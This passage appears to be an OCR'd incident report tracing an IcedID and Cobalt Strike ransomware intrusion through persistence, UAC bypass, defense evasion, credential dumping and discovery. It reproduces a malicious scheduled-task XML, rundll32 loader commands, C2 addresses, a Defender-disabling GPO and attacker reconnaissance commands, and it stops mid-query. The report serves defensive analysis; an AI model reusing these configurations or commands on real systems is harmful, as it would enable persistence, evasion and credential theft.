
Persistence

IcedID setup persistence on the beach head host using a scheduled task.

```
wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}
```



```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>             </UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\             \AppData\Roaming\douxiy\Ciocca.dll",update /i:"DwarfWing\license.dat"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                     </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```



wininit.exe

services.exe

svchost.exe

created registry key

Registry modification


Registry key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}

Value type: 6

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\wewouwquge_{A3112501-520A-8F32-871A-
380B92917B3D}
```

The execution of the ransomware executable created a RunOnce key for persistence.

```
HKLM\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*AstraZeneca
```



```
details      C:\\Windows\\[redacted].exe

eventType    SetValue

image        C:\\Windows\\[redacted].exe

processGuid  {b093c253-dfa5-604f-3c07-000000001000}

processId    6512

ruleName     technique_id=T1547.001,technique_name=Registry Run Keys / Start Folder

targetObject HKLM\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*AstraZeneca

utcTime      [redacted]

nnel         Microsoft-Windows-Sysmon/Operational
```

Privilege Escalation


After completing LDAP discovery (BloodHound), the Cobalt Strike Beacon running in the wuauclt.exe process executed several PowerShell functions for UAC bypasses including:

UAC-TokenMagic


Invoke-SluiBypass

Defense Evasion

About one and a half hours after initial access, IcedID reached out to two Cobalt Strike servers.



IcedID to Cobalt Strike
rundll32.exe "C:\Users\UserName\AppData\Local\Temp\skull-x64.dat", update /i:"DwarfWing\license.dat"
Create Remote Thread Cmd.exe
45.86.163.78:80
Explorer.exe
45.86.163.78:443 cloudmetric.online
WUAUCLT.exe
Create Remote Thread Cmd.exe
195.189.99.74:443 smalleststores.com

Process injection was used multiple times across the environment using Cobalt Strike Beacons.




```
"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:
SourceProcessGuid: {46d5468e-bb44-604f-8219-000000000e00}
SourceProcessId: 4208
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessGuid: {46d5468e-4969-6047-1c00-000000000e00}
TargetProcessId: 1412
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3996
StartAddress: 0x00000000003D0003
StartModule: -
StartFunction: -"
```

Prior to executing the ransomware, the threat actors created a GPO to disable Windows Defender across all systems/OUs.



```
"Process Create:
RuleName: technique id=T1059.001.technique_name=PowerShell
UtcTime:
ProcessGuid: {46d5468e-d592-604f-401a-000000000e00}
ProcessId: 1572
Image: C:\Windows\System32\mmc.exe
FileVersion:
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\gpmc.msc"
CurrentDirectory: C:\Users\                          \
User:
LogonGuid:
LogonId:
TerminalSessionId: 3
IntegrityLevel: High
Hashes: SHA1=7150AD53ECDA6DA136F56A41A97F4442F4C3A195,MD5=0ED2577AA82A30B1C1C55843F23B7
E377D2
ParentProcessGuid: {46d5468e-d526-604f-341a-000000000e00}
ParentProcessId: 5268
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "
```

The GPO was named "new".



Computer Configuration (Enabled)

Policies

Administrative Templates


Policy definitions (ADMX files) retrieved from the local computer.

Windows Components/Windows Defender Antivirus

Policy	Setting
Turn off routine remediation	Enabled
Turn off Windows Defender Antivirus	Enabled

Credential Access

Credentials were dumped on a server and domain controller using a Cobalt Strike Beacon.



2f092e6.exe

Process name	2f092e6.exe
Execution time	[redacted]
Path	\\[redacted]\ADMIN$\2f092e6.exe
Integrity level	System
Access privileges (UAC)	Default
Process ID	4836
Command line	2f092e6.exe

rundll32.exe

wuauclt.exe

lsass.exe

Process name	lsass.exe
Execution time	[redacted]
Path	C:\Windows\System32\lsass.exe
Integrity level	System
Access privileges (UAC)	Default
Process ID	592
Command line	lsass.exe
File name	lsass.exe
Full path	C:\Windows\System32\lsass.exe
SHA1	0fb26350106c9bdd196d4e7d01eb30
SHA256	bbc83e4759d4b82bad31e371ad679a
Signer	Unknown

Discovery


Initial discovery by the IcedID malware occurred within minutes of execution:

```
cmd.exe /c chcp >&2
WMIC.exe WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct
Get * /Format:List
ipconfig.exe ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
net.exe net group "Domain Admins" /domain
```

A flurry of LDAP queries were seen coming from wuauclt.exe (Cobalt Strike) on the beachhead.

```
"DistinguishedName": "CN=Terminal Server License
Servers,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=RAS and IAS Servers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Incoming Forest Trust
Builders,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Account Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cert Publishers,CN=Users,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Server Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Storage Replica
Administrators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Hyper-V Administrators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Remote Management Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Access Control Assistance
Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Management Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Endpoint Servers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Event Log Readers,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=RDS Remote Access
Servers,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Certificate Service DCOM
Access,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Performance Log Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Cryptographic Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Distributed COM Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Network Configuration
Operators,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=Performance Monitor
Users,CN=Builtin,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter":
"member=*" }
"DistinguishedName": "CN=Remote Desktop Users,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Replicator,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Backup Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Print Operators,CN=Builtin,DC=DomainName,DC=local",
"ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Infra,DC=DomainName,DC=local", "ScopeOfSearch": "Base",
"SearchFilter": "member=*" }
"DistinguishedName": "CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security
Groups,DC=DomainName,DC=local", "ScopeOfSearch": "Base", "SearchFilter": "member=*" }
"DistinguishedName": "CN=Security Administrator,OU=Microsoft Exchange Security
